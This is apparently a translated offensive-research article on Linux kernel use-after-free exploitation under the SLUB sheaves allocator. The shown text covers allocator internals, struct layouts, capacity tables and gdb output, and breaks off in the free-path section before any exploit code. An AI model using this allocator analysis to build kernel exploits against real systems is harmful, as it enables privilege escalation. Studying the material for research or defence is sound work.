

```
|=-----|=|
|-----=[  Sheaves 时代的 UAF 漏洞利用  ]-----|=|
|-----|=|
|-----=[ wisdom (antonius@bluedragonsec.com) ]-----|=|
|-----|=|
```

"魔鬼所做过的最伟大的把戏，就是让全世界相信他不存在"

-- 夏尔·波德莱尔

-- [目录

- 1 - 前言
- 2 - Sheaves 架构
 - 2.1 - Sheaves 的工作原理
 - 2.2 - Sheaves 的三大核心结构
 - 2.3 - Sheaves 机制
 - 2.3.1 - calculate_sheaf_capacity()
 - 2.3.2 - 分配路径
 - 2.3.3 - 释放路径
- 3 - 相关反利用机制
 - 3.1 - KASLR 与 kptr_restrict
 - 3.2 - HARDENED_USERCOPY
 - 3.3 - RANDOM_KMALLOC_CACHES
 - 3.4 - INIT_ON_ALLOC
 - 3.5 - INIT_ON_FREE
 - 3.6 - CFI, FineIBT
- 4 - 通过 Sheaves 架构进行同缓存回收
 - 4.1 - 技术背景
 - 4.2 - 有信息泄露
 - 4.2.1 - 将 UAF 写转换为信息泄露
 - 4.2.2 - 侧信道攻击 - EntryBleed
 - 4.3 - SheafJack
 - 4.3.1 - 什么是 SheafJack ?
 - 4.3.2 - SheafJack 与深度 Sheaf 投毒
 - 4.4 - 无信息泄露
 - 4.4.1 - DirtyCred
 - 4.4.2 - PageJack
- 5 - Sheaves 架构中的跨缓存利用
 - 5.1 - 技术背景
 - 5.1.1 - Slab 页序
 - 5.1.2 - 从 Sheaves 到 Buddy - 数学推导
 - 5.1.3 - 跨缓存 - 容量溢出技术
 - 5.1.4 - 跨缓存 - 完全释放技术
 - 5.1.5 - 跨缓存 - Kratnowl 六池
 - 5.1.6 - 跨缓存 - SheavesSiphon
 - 5.2 - 有信息泄露
 - 5.3 - 无信息泄露
- 6 - 弹性对象
 - 6.1 - 技术背景
 - 6.2 - 弹性对象列表

7	- 实战利用 - CVE-2026-46215
7.1	- 漏洞分析
7.2	- 漏洞利用
8	- 游戏结束 !!!
8.1	- 结语
8.2	- 关于作者
9	- 致谢
10	- 参考文献
11	- 附录

--[1 - 前言

sheaves 架构改变了现代 slub 利用的概念。
被释放的对象不再直接交还给 slab 空闲列表。
取而代之的是，它被存放在一个 per-cpu sheaf 中，
而多余的 sheaves 则缓冲在一个名为 barn 的 per-node 结构中。

本文讨论的是针对 Linux 内核 7 系列在 x86_64 架构上新 slub sheaves 架构的 use after free 漏洞利用技术。

请注意，本文中的源代码分析基于 Linux 内核 7.0 源代码。

那么，什么是 Sheaves?

Sheaves 是由 slab 维护者 Vlastimil Babka 在 Linux 内核 6.18 中引入的一个额外缓存层概念。

在它被合并到 Linux 内核 6.18 时，这个缓存层是 slub 分配的一个可选启用特性。

从 Linux 内核 7 系列开始，sheaves 默认对 Linux 内核中的大多数堆分配启用。

当 CONFIG_SLUB_TINY 启用时，sheaves 将被全局禁用。
否则，sheaves 默认对所有缓存启用，但一些特殊标志缓存除外。

没有 sheaves 的缓存是那些带有以下任意标志的缓存：

- SLAB_DEBUG_FLAGS (当 slub_debug 对该缓存激活时)
- SLAB_NO_OBJ_EXT (引导缓存)
- SLAB_NOLEAKTRACE (kmemleak 的 object_cache 和 scan_area_cache)

本文做出以下贡献：

- [1] 首次从进攻视角公开记录 SLUB sheaves 内部机制。
- [2] 经实时验证的内核 7.0 容量层级表。
- [3] 通过 barn 饱和返回 buddy 的形式化模型。
- [4] 确定性同缓存 UAF 回收方案。
- [5] Linux 7.0 弹性对象目录。
- [6] 独特的利用技术。
- [7] 新型跨缓存技术。

--[2 - Sheaves 架构

----[2.1 - Sheaves 的工作原理

sheaf 基本上是一个包装了对象指针 FAM（柔性数组成员）的小型结构，附带一个大小计数器和一个指向其所属 kmem_cache 的指针。

每个 CPU 拥有一个 slub_percpu_sheaves 结构，最多持有三个 sheaves：


- 一个主 sheaf (main)，分配从此处提供服务。
- 一个备用 sheaf (spare)，作为替换候选准备就绪。
- 一个 rcu_free sheaf，用于批量处理 kfree_rcu() 对象。

每个 Node 拥有一个 node_barn 结构，barn 持有 sheaves，这个 barn 的目的是促进同一节点内 CPU 之间的 sheaf 迁移。

存在一种情况，当分配需要一个新鲜 sheaf 但 CPU 作用域无法提供新鲜 sheaf 时，per-node barn 可用于为该分配提供新鲜 sheaf。

当 slub_percpu_sheaves 中的两个 sheaves (main 和 spare) 都已满时，barn 将用于保存当前未被任何 CPU 用于缓存的 sheaves。

描述布局和机制的示意图如下所示。



分配和释放是在主 sheaf 数组（即 objects[] FAM）上的纯 LIFO 操作。

要分配一个新对象，内核取出最后一个指针，
pcs->main->objects[pcs->main->size - 1]，然后递减 size。

要释放，它将对象写回为 pcs->main->objects[pcs->main->size++]。
没有对象元数据，没有空闲列表指针遍历，没有指针混淆，
在此路径上不会发生跨 CPU 交互。

--2.2 - Sheaves 的三大核心结构

每个符合条件的 kmem_cache 都将拥有自己的 per-CPU 结构，
称为 struct slub_percpu_sheaves。

理解这三个核心结构对于理解 sheaves 机制非常重要。
通过理解 sheaves 机制，我们可以获得一些关于如何利用
此机制的思路。

在 Linux 内核 7.0 的 mm/slub.c 中定义了三个主要结构。
这三个主要结构是 sheaves 的核心实现。

#1 核心结构 - struct slab_sheaf

这是 sheaves 机制的核心结构，是为分配和释放提供服务的
对象容器。

通过容纳这个 sheaf，分配或释放不再需要触及 per-CPU slab 空闲列表。

从 mm/slub.c 第 404 行，我们可以看到 slab_sheaf 主结构的定义。

```
-----
$ pahole -C slab_sheaf vmlinux
struct slab_sheaf {
    union {
        struct callback_head callback_head
            __attribute__((__aligned__(8))); /*      0      16 */
        struct list_head barn_list; /*      0      16 */
        struct {
            unsigned int capacity; /*      0      4 */
            bool pfmemalloc; /*      4      1 */
        }; /*      0      8 */
    } __attribute__((__aligned__(8))); /*      0     16 */
    struct kmem_cache *cache; /*     16      8 */
    unsigned int size; /*     24      4 */
    int node; /*     28      4 */
    void *objects[]; /*     32      0 */
} __attribute__((__aligned__(8)));
-----
```

- union {...} 部分描述了 sheaf 的状态，是在 rcu 队列中、
在 barn 列表中，还是作为预填充 sheaf 使用。
此 union 的大小为 16 字节，位于偏移量 0-15。
- struct kmem_cache *cache 是指向拥有此 sheaf 的 kmem_cache

的反向指针。

它在创建 sheaf 时设置一次 (sheaf->cache = s) , 后续处理 sheaf 时被信任而不重新验证。

大小为 8 字节, 位于偏移量 16。

- unsigned int size, 这是当前存储在 objects[] 中的对象指针数量。

它是驱动 sheaf 上每次分配和释放的 LIFO 计数器。

大小为 4 字节, 位于偏移量 24。

- int node, 这是 NUMA 节点 id, 仅在 sheaf 处于 rcu_free 路径时使用。

它在 sheaf 被交给 RCU 之前写入。大小为 4 字节,

位于偏移量 28。

- void *objects[] 是一个持有 sheaf 缓存对象指针的 FAM。

从此 sheaf 提供的每次分配都直接返回这些指针中的一个。

在快速路径上没有空闲列表遍历, 也没有指针混淆。

objects[] FAM 中每个条目的大小为 8 字节,

objects[] 位于偏移量 32。

#2 核心结构 - struct slub_percpu_sheaves

从 mm/slub.c 第 420 行, 我们可以看到

slub_percpu_sheaves 结构的定义。

```
-----
$ pahole -C slub_percpu_sheaves vmlinux
struct slub_percpu_sheaves {
    local_trylock_t    lock;                /*      0      1 */
    struct slab_sheaf * main;                /*      8      8 */
    struct slab_sheaf * spare;               /*     16      8 */
    struct slab_sheaf * rcu_free;           /*     24      8 */
};
-----
```

这是 sheaves 层的 per-CPU 控制结构。

此结构通过 alloc_percpu() 在 per-CPU 区域分配

(mm/slub.c 第 8478 行) :

```
-----
s->cpu_sheaves = alloc_percpu(struct slub_percpu_sheaves);
-----
```

每个 CPU 拥有自己的私有副本, 下面的三个 sheaf 指针只能通过该 per-CPU 区域访问。

- local_trylock_t lock, 这用于序列化对 per-CPU sheaves 的访问。分配和释放的快速路径在触及 main 之前都要获取此锁。大小为 1 字节, 位于偏移量 0。

- 偏移量 1-7 是一个 7 字节的空洞, 用作填充以使 main 落在偏移量 8。

- struct slab_sheaf *main, 这是实际为分配提供服务的 sheaf。
大小为 8 字节, 位于偏移量 8。
- struct slab_sheaf *spare, 这是一个保持就绪的备用 sheaf,
以便 CPU 可以继续提供分配而不必立即访问 barn。
当 main 耗尽时, 内核交换 main 和 spare。
大小为 8 字节, 位于偏移量 16。
- struct slab_sheaf *rcu_free, 这是批量处理通过 kfree_rcu()
释放的对象的 sheaf。当它填满时, 它被分离并交给 call_rcu()。
大小为 8 字节, 位于偏移量 24。

#3 核心结构 - struct node_barn

从 mm/slub.c 第 396 行, 我们可以看到 node_barn 结构的定义。

```
-----
$ pahole -C node_barn vmlinux
struct node_barn {
    spinlock_t lock __attribute__((__aligned__(4))); /*      0      4 */
    /* XXX 4 bytes hole, try to pack */
    struct list_head sheaves_full; /*      8      16 */
    struct list_head sheaves_empty; /*     24      16 */
    unsigned int nr_full; /*     40      4 */
    unsigned int nr_empty; /*     44      4 */
} __attribute__((__aligned__(8)));
-----
```

这是缓冲完整 sheaves 的 per-node 结构, 使它们能在 CPU 之间
迁移而无需一路返回到页分配器。

- spinlock_t lock, 这用于序列化所有 barn 操作。注意与 per-CPU
层的区别: 快速路径在 slub_percpu_sheaves 上使用 local_trylock,
但 barn 在同一节点的 CPU 之间共享, 因此需要真正的自旋锁。
大小为 4 字节, 位于偏移量 0。
- 偏移量 4-7 是 4 字节的填充空洞。
- struct list_head sheaves_full, 这是存放在 barn 中的
满 sheaves 的链表头。大小为 16 字节, 位于偏移量 8。
- struct list_head sheaves_empty, 这是空 sheaves 的链表头。
大小为 16 字节, 位于偏移量 24。
- unsigned int nr_full, 这是 barn 中满 sheaves 的当前计数,
上限为 MAX_FULL_SHEAVES (定义为 10)。
大小为 4 字节, 位于偏移量 40。
- unsigned int nr_empty, 这是空 sheaves 的当前计数,
上限为 MAX_EMPTY_SHEAVES (定义为 10)。
大小为 4 字节, 位于偏移量 44。

--2.3 - Sheaves 机制

---2.3.1 - calculate_sheaf_capacity()

此函数决定一个缓存是否启用 sheaf，如果是，则返回其 sheaves 的对象容量。容量还决定了 sheaf 结构本身从哪个 kmalloc 桶分配。

从 mm/slub.c (第 7610 行)，calculate_sheaf_capacity() 的定义：

```
-----
static unsigned int calculate_sheaf_capacity(struct kmem_cache *s,
                                             struct kmem_cache_args *args)
{
    unsigned int capacity;
    size_t size;
    if (IS_ENABLED(CONFIG_SLUB_TINY) || s->flags & SLAB_DEBUG_FLAGS)
        return 0;
    if (s->flags & (SLAB_NO_OBJ_EXT | SLAB_NOLEAKTRACE))
        return 0;
    if (s->size >= PAGE_SIZE)
        capacity = 4;
    else if (s->size >= 1024)
        capacity = 12;
    else if (s->size >= 256)
        capacity = 26;
    else
        capacity = 60;
    size = struct_size_t(struct slab_sheaf, objects, capacity);
    size = kmalloc_size_roundup(size);
    capacity = (size - struct_size_t(struct slab_sheaf, objects, 0)) /
               sizeof(void *);
    return max(capacity, args->sheaf_capacity);
}
-----
```

这些行：

```
-----
if (IS_ENABLED(CONFIG_SLUB_TINY) || s->flags & SLAB_DEBUG_FLAGS)
    return 0;
if (s->flags & (SLAB_NO_OBJ_EXT | SLAB_NOLEAKTRACE))
    return 0;
-----
```

简单地决定该缓存是否启用 sheaf。容量为 0 意味着此缓存禁用了 sheaves。
查看我在 [1] 中的陈述。

现在，确定向上取整步骤之前的基础容量的代码块：

```
-----
if (s->size >= PAGE_SIZE)
    capacity = 4;
else if (s->size >= 1024)
```

```

    capacity = 12;
else if (s->size >= 256)
    capacity = 26;
else
    capacity = 60;
-----

```

容量是 objects[] FAM 内的指针数量。

每个指针为 8 字节。s->size 是 kmem_cache 管理的对象大小。

在 x86_64 上, PAGE_SIZE 为 4096 字节。

- 当对象大小等于或大于 PAGE_SIZE 时,
sheaf 的容量为 4。

```

-----
对象大小 >= 4096 --> 容量: 4
-----

```

- 当对象大小大于等于 1024 且小于 4096 字节时,
sheaf 的容量为 12。

```

-----
对象大小 >= 1024 && 对象大小 < 4096 --> 容量: 12
-----

```

- 当对象大小大于等于 256 且小于 1024 字节时,
sheaf 的容量为 26。

```

-----
对象大小 >= 256 && 对象大小 < 1024 --> 容量 = 26
-----

```

- 当对象大小小于 256 字节时,
sheaf 的容量为 60 个对象。

```

-----
对象大小 < 256 --> 容量 = 60
-----

```

这些只是基础值。它们不是最终容量。

该函数接下来将整个 sheaf 结构向上取整到一个 kmalloc 桶,

然后重新计算容量, 这会改变这些数字。

#步骤 1 - 基础容量的 sheaf 结构大小

```

-----
size = struct_size_t(struct slab_sheaf, objects, capacity);
-----

```

sheaf 头部为 32 字节:

```

-----
header = union(16) + cache(8) + size(4) + node(4) = 32
-----

```

因此结构大小为:

```

-----

```

```
size = 32 + base_capacity * 8
```

- 基础 4 -> $32 + 4 * 8 = 64$
- 基础 12 -> $32 + 12 * 8 = 128$
- 基础 26 -> $32 + 26 * 8 = 240$
- 基础 60 -> $32 + 60 * 8 = 512$

#步骤 2 - 将结构大小向上取整到 kmalloc 桶

```
size = kmalloc_size_roundup(size);
```

结构大小向上取整到能容纳它的最小 kmalloc 桶。

常见的桶：8、16、32、64、96、128、192、256、512、1024、...

- 64 -> 桶 64
- 128 -> 桶 128
- 240 -> 桶 256
- 512 -> 桶 512

#步骤 3 - 从桶大小重新计算最终容量

让我们看看最终计算 sheaf 容量的下一行：

```
capacity = (size - struct_size_t(struct slab_sheaf, objects, 0)) / sizeof(void *);
```

struct_size_t(struct slab_sheaf, objects, 0) 是头部大小 (32 字节)，因此：

```
final_capacity = (bucket_size - 32) / 8
```

请仔细阅读这里的左列。它是步骤 2 向上取整后 sheaf 结构本身所在的桶，而不是缓存的对象大小。

这是两个不同的轴，

它们运行方向相反，所以不要混淆：

sheaf 结构桶 -> 最终容量

- 桶 64 -> $(64 - 32) / 8 = 4$
- 桶 128 -> $(128 - 32) / 8 = 12$
- 桶 256 -> $(256 - 32) / 8 = 28$
- 桶 512 -> $(512 - 32) / 8 = 60$

因此，向上取整后有 4 种可能的 kmalloc 桶和 4 种可能的 sheaf 容量。

注意这个反转！

小对象产生大的 sheaf 结构，因为小对象获得基础容量 60，而 60 个指针需要一个大的 objects[] 数组（桶 512）。

大对象获得基础容量 4，一个很小的数组，所以其结构落在桶 64 中。这就是为什么上面的桶 512 -> 60 属于小于 256 字节的对象，而不是 512 字节的对象。512 字节的对象位于 256...1023 的范围内，最终获得容量 28。

```
-----  
return max(capacity, args->sheaf_capacity);  
-----
```

这将根据最终计算返回最终 sheaf 容量，除非调用者请求了容量 0。如果调用者传入了自己的 args->sheaf_capacity 且大于计算值，则使用那个更大的数字。

我在实际系统上确认了这一点：maple_node (s->size = 256) 报告运行时 sheaf_capacity 为 32 而不是计算的 28，因为 maple tree 代码请求了自己的容量，max() 选择了它。

实时确认 !!!

```
-----  
# grep -w kmalloc_caches /proc/kallsyms  
fffffffff88bc11e0 D kmalloc_caches  
fffffffff8967ed40 T slab_caches  
-----
```

用 gdb 检查：

```
-----  
(remote) gef> set $head = (struct list_head *)0xfffffffff8967ed40  
(remote) gef> set $off = (size_t)&((struct kmem_cache *)0)->list  
(remote) gef> set $pos = $head->next  
(remote) gef> while $pos != $head  
>set $s = (struct kmem_cache *)((char *)$pos - $off)  
>printf "%-22s size=%-6u sheaf_cap=%u\n", $s->name, $s->size, $s->sheaf_capacity  
>set $pos = $pos->next  
>end  
QIPCRTR          size=832      sheaf_cap=28  
kvm_gmem_inode_cache size=640      sheaf_cap=28  
kvm_vcpu          size=9344     sheaf_cap=4  
kvm_mmu_page_header size=184      sheaf_cap=60  
x86_emulator      size=2816     sheaf_cap=12  
AF_VSOCK          size=1280     sheaf_cap=12  
kmalloc-rnd-10-128 size=128      sheaf_cap=60  
kmalloc-rnd-10-64  size=64       sheaf_cap=60  
kmalloc-rnd-10-32  size=32       sheaf_cap=60  
kmalloc-rnd-10-16  size=16       sheaf_cap=60  
-----截断 - 太长-----  
kmalloc-128       size=128      sheaf_cap=60  
kmalloc-64        size=64       sheaf_cap=60  
kmalloc-32        size=32       sheaf_cap=60  
kmalloc-16        size=16       sheaf_cap=60  
kmalloc-8         size=8        sheaf_cap=60
```

```
kmalloc-192      size=192    sheaf_cap=60
kmalloc-96       size=96     sheaf_cap=60
kmem_cache_node  size=128   sheaf_cap=0
kmem_cache       size=256   sheaf_cap=0
(remote) gef>
```

#步骤 4 - 容量作为对象大小 (s->size) 的函数

这是实践中真正重要的表。这里的左列是缓存管理的对象大小 (s->size)，而不是 sheaf 结构所在的桶。

"结构桶"列是两个轴之间的桥梁。

最后一列是我在运行的 7.0 内核上通过 gdb 实时验证的值，通过遍历全局 slab_caches 链表并直接读取 s->sheaf_capacity:

对象大小	基础	sheaf 结构	结构桶	容量	运行时
< 256	60	512	512	60	60
256 ... 1023	26	240	256	28	28
1024 ... 4095	12	128	128	12	12
>= 4096	4	64	64	4	4

最终，具体的 kmalloc 缓存，右侧显示的是我从实时内核读取的运行时 sheaf_capacity:

```
kmalloc-64/-128/-192 (obj < 256)    --> 容量: 60
kmalloc-256           (obj 256)      --> 容量: 28
kmalloc-512           (obj 512)      --> 容量: 28
kmalloc-1024/-2048    (obj 1024-2048) --> 容量: 12
kmalloc-4096          (obj 4096)     --> 容量: 4
```

注意 kmalloc-512 的容量是 28，与 kmalloc-256 相同，因为 512 字节的对象与 256 字节的对象处于相同的 256...1023 层级。

步骤 3 列表中的"512"是不同的 512：它是小于 256 字节对象的 sheaf 结构桶，而不是对象大小！

让我为你总结。

- 四种可能的 sheaf 容量是 4、12、28 和 60。
- 容量取决于对象大小，在整个层级内保持不变。
- 调用者可以通过 args->sheaf_capacity 向上覆盖计算值。
- 两个引导缓存 kmem_cache 和 kmem_cache_node 的 sheaf_capacity = 0。

---2.3.2 - 分配路径

这是描述分配路径的示意图

alloc_from_pcs() 路径

```
-----  
alloc_from_pcs(s, gfp, node)  
  |  
  v  
local_trylock(cpu_sheaves->lock) -- 失败? --> 返回 NULL (使用慢速路径)  
  |  
  | 成功  
  v  
pcs = this_cpu_ptr(cpu_sheaves)  
  |  
  v  
pcs->main->size == 0 ? ----- 否 (快速路径)-----  
  |  
  | 是 (慢速路径)  
  v  
__pcs_replace_empty_main()  
  (spare -> barn -> fresh; 见 2.3.4)  
  |  
  NULL? --- 是 --> 返回 NULL (慢速路径)  
  |  
  | pcs 正常  
  v  
object = pcs->main->objects[pcs->main->size - 1] <-----  
  |  
  |  
  | pcs->main->size-- | -- LIFO  
  |  
  v  
local_unlock(cpu_sheaves->lock)  
  |  
  v  
返回 object  
-----
```

当 sheaf 为某次分配启用时，分配由快速路径和慢速路径组成。
每当 CPU 需要分配一个对象时，分配的第一条路径是通过快速路径。
它将调用 alloc_from_pcs。

从 mm/slub.c (第 4671 行)

```
-----  
static __fastpath_inline  
void *alloc_from_pcs(struct kmem_cache *s, gfp_t gfp, int node)  
{  
    struct slub_percpu_sheaves *pcs;  
    bool node_requested;  
    void *object;  
  
    /* 已省略 */  
  
    if (!local_trylock(&s->cpu_sheaves->lock))  
        return NULL;  
}
```

```

pcs = this_cpu_ptr(s->cpu_sheaves);

if (unlikely(pcs->main->size == 0)) {
    pcs = __pcs_replace_empty_main(s, pcs, gfp);
    if (unlikely(!pcs))
        return NULL;
}

object = pcs->main->objects[pcs->main->size - 1];

/* 已省略 */

pcs->main->size--;

local_unlock(&s->cpu_sheaves->lock);

stat(s, ALLOC_FASTPATH);

return object;
}
-----

```

让我们对该函数的机制做一些更详细的分析。

查看这些行：

```

-----
if (!local_trylock(&s->cpu_sheaves->lock))
    return NULL;
-----

```

此锁将在快速路径触及 pcs->main 之前保护当前 CPU 的 slub_percpu_sheaves。如果锁失败，分配将回到慢速路径，即传统路径。

```

-----
pcs = this_cpu_ptr(s->cpu_sheaves);
if (unlikely(pcs->main->size == 0)) {
    pcs = __pcs_replace_empty_main(s, pcs, gfp);
    if (unlikely(!pcs))
        return NULL;
}
object = pcs->main->objects[pcs->main->size - 1];
/* 已省略 */
pcs->main->size--;
-----

```

pcs 是此 CPU 使用的当前 slub_percpu_sheaves 结构的指针。

s->cpu_sheaves 由 alloc_percpu 分配: alloc_percpu(struct slub_percpu_sheaves);

好的，现在假设 pcs->main size > 0，分配将继续从 pcs main sheaf 的 objects[] FAM 中分配对象：

```

-----
object = pcs->main->objects[pcs->main->size - 1];
/* 已省略 */
pcs->main->size--;
-----

```

objects[] FAM 声明为 void *, objects[] FAM 中的每个项都是指向将要弹出的对象的指针。为了完成该弹出操作, size 然后减 1: pcs->main->size--。objects[] FAM 没有指针混淆。

在这一点上,理解这个简单的机制对于同缓存 UAF 利用已经足够了,但如果你想更深入地理解更高级的 sheaves 机制劫持技术,你需要更深入地了解分配机制。

你可能注意到那里有 __pcs_replace_empty_main 函数。为了理解当主 sheaf 为空而无法提供分配时 alloc_from_pcs 函数的详细操作,我们必须剖析 __pcs_replace_empty_main 操作。

当 pcs->main->size == 0 时, pcs 指针将被 __pcs_replace_empty_main(s, pcs, gfp) 替换 (定义在 mm/slub.c 第 4560 行)。

```
-----
static struct slub_percpu_sheaves *
__pcs_replace_empty_main(struct kmem_cache *s, struct slub_percpu_sheaves *pcs,
gfp_t gfp)
{
    struct slab_sheaf *empty = NULL;
    struct slab_sheaf *full;
    struct node_barn *barn;
    bool allow_spin;

    lockdep_assert_held(this_cpu_ptr(&s->cpu_sheaves->lock));

    if (unlikely(!cache_has_sheaves(s))) {
        local_unlock(&s->cpu_sheaves->lock);
        return NULL;
    }
    if (pcs->spare && pcs->spare->size > 0) {
        swap(pcs->main, pcs->spare);
        return pcs;
    }
    barn = get_barn(s);
    if (!barn) {
        local_unlock(&s->cpu_sheaves->lock);
        return NULL;
    }
    allow_spin = gfpflags_allow_spinning(gfp);
    full = barn_replace_empty_sheaf(barn, pcs->main, allow_spin);
    if (full) {
        stat(s, BARN_GET);
        pcs->main = full;
        return pcs;
    }
    stat(s, BARN_GET_FAIL);
    if (allow_spin) {
        if (pcs->spare) {
            empty = pcs->spare;
            pcs->spare = NULL;
        } else {
```

```

        empty = barn_get_empty_sheaf(barn, true);
    }
}
local_unlock(&s->cpu_sheaves->lock);
pcs = NULL;
if (!allow_spin)
    return NULL;
if (empty) {
    if (!refill_sheaf(s, empty, gfp | __GFP_NOMEMALLOC | __GFP_NOWARN)) {
        full = empty;
    } else {
        sheaf_flush_unused(s, empty);
        free_empty_sheaf(s, empty);
    }
} else {
    full = alloc_full_sheaf(s, gfp);
}
if (!full)
    return NULL;
if (!local_trylock(&s->cpu_sheaves->lock))
    goto barn_put;
pcs = this_cpu_ptr(s->cpu_sheaves);
if (pcs->main->size == 0) {
    if (!pcs->spare)
        pcs->spare = pcs->main;
    else
        barn_put_empty_sheaf(barn, pcs->main);
    pcs->main = full;
    return pcs;
}
if (!pcs->spare) {
    pcs->spare = full;
    return pcs;
}
if (pcs->spare->size == 0) {
    barn_put_empty_sheaf(barn, pcs->spare);
    pcs->spare = full;
    return pcs;
}
barn_put:
    barn_put_full_sheaf(barn, full);
    stat(s, BARN_PUT);
    return pcs;
}

```

__pcs_replace_empty_main 函数是慢速路径分配的第一个入口。
 此函数用于将空的主 sheaf 替换为满的 sheaf。

- "empty" 应该是将用于替换主 sheaf 的第一个候选 sheaf。
- "full" 应该是将用于替换主 sheaf 的最终候选 sheaf。

```

if (unlikely(!cache_has_sheaves(s))) {
    local_unlock(&s->cpu_sheaves->lock);
    return NULL;
}

```

操作首先检查该分配是否启用了 sheaf。

如果启用了，它将锁定操作。

```
if (pcs->spare && pcs->spare->size > 0) {
    swap(pcs->main, pcs->spare);
    return pcs;
}
```

如果 sheaf 已启用，它将检查 spare 的大小，如果 size > 0，
pcs->main 将被 pcs->spare 交换。

但当 pcs->spare->size == 0 时，分配将涉及 barn，
这是 __pcs_replace_empty_main 中涉及 barn 的例程：

```
full = barn_replace_empty_sheaf(barn, pcs->main, allow_spin);
```

这 will 用 barn 中的满 sheaf 替换空的主 sheaf。然而，
barn 并不总是有满 sheaf 可用。

当 barn_replace_empty_sheaf() 返回 NULL 时，
__pcs_replace_empty_main 函数必须从其他地方获取一个 sheaf，
这就是该函数不再是简单交换的地方。

```
if (allow_spin) {
    if (pcs->spare) {
        empty = pcs->spare;
        pcs->spare = NULL;
    } else {
        empty = barn_get_empty_sheaf(barn, true);
    }
}
```

此代码块仅在当前上下文允许阻塞/自旋时执行。

此代码块的目的是在解锁之前保留一个空 sheaf 以便稍后重新填充。

首先，它将尝试从 spare 保留一个空 sheaf。如果没有 spare，
它将从 barn 获取一个空 sheaf。这个空 sheaf 将成为主 sheaf 的候选。
但此时，尚未确定。

紧接着，重新填充或分配 sheaf 可能会睡眠，因此不能在持有
per-CPU 锁时进行，所以我们需要解锁 (mm/slub.c 第 4608 行)：

```
local_unlock(&s->cpu_sheaves->lock);
```

解锁完成后，pcs 将被置为 NULL，因为无法保证 percpu 状态（可能发生 CPU 迁移或竞争）。

```
-----
if (empty) {
    if (!refill_sheaf(s, empty, gfp | __GFP_NOMEMALLOC | __GFP_NOWARN)) {
        full = empty;
    } else {
        sheaf_flush_unused(s, empty);
        free_empty_sheaf(s, empty);
    }
} else {
    full = alloc_full_sheaf(s, gfp);
}
-----
```

如果有一个空 sheaf 作为主 sheaf 的候选，则 "refill_sheaf" 将用于从 slab 填充该 sheaf。
将填充多少个对象由以下决定：

```
-----
int to_fill = s->sheaf_capacity - sheaf->size;
-----
```

因此我们可以看到它取决于 sheaf 容量减去当前 sheaf 的大小。

refill_sheaf 将调用 refill_objects 来填充待填充 sheaf 的 objects[] 数组。

```
-----
filled = refill_objects(s, &sheaf->objects[sheaf->size], gfp, to_fill, to_fill);
-----
```

如果 refill_sheaf 返回 0，则 "full" sheaf 由 "empty" sheaf 填充，否则如果返回 -ENOMEM，sheaf 内的对象将被释放到 slab，然后 sheaf 结构将被释放到 kmalloc 堆。

但如果没有空 sheaf 作为主 sheaf 的候选，则将从 kmalloc 堆分配一个新的满 sheaf。

```
-----
full = alloc_full_sheaf(s, gfp);
-----
```

请注意，sheaf 结构从 kmalloc 堆分配，而该 sheaf 内的对象从 slab 分配。

如我上面所述，"full" 是主 sheaf 的最后一个候选，我们可以在这里看到，这个 "full" sheaf 随后被放置为 slab_percpu_sheaves 内的主 sheaf：

```
-----
if (!local_trylock(&s->cpu_sheaves->lock))
    goto barn_put;
pcs = this_cpu_ptr(s->cpu_sheaves);
-----
```

```

if (pcs->main->size == 0) {
    if (!pcs->spare)
        pcs->spare = pcs->main;
    else
        barn_put_empty_sheaf(barn, pcs->main);
    pcs->main = full;

    return pcs;
}

if (!pcs->spare) {
    pcs->spare = full;
    return pcs;
}

if (pcs->spare->size == 0) {
    barn_put_empty_sheaf(barn, pcs->spare);
    pcs->spare = full;

    return pcs;
}

```

"full" sheaf 将用于替换 pcs->main sheaf, 如果 pcs->spare 为 NULL 或 pcs->spare 的大小为 0, "full" sheaf 也将用作 pcs->spare。

当锁成功时将执行该代码块, 但当锁失败时, 执行将跳转到 barn_put:

```

-----
barn_put:
    barn_put_full_sheaf(barn, full);
    stat(s, BARN_PUT);
-----

```

此例程将满 sheaf 保存到 barn, 以便同一节点上的另一个 CPU 稍后可以使用它。

---2.3.3 - 释放路径

这是描述释放路径的示意图:

free_to_pcs() 路径

```

    free_to_pcs(s, object, allow_spin)
        |
        v
    local_trylock(cpu_sheaves->lock) -- 失败? --> 返回 false (慢速路径)
        |
        | 成功
        v
    pcs = this_cpu_ptr(cpu_sheaves)

```

```

      |
      v
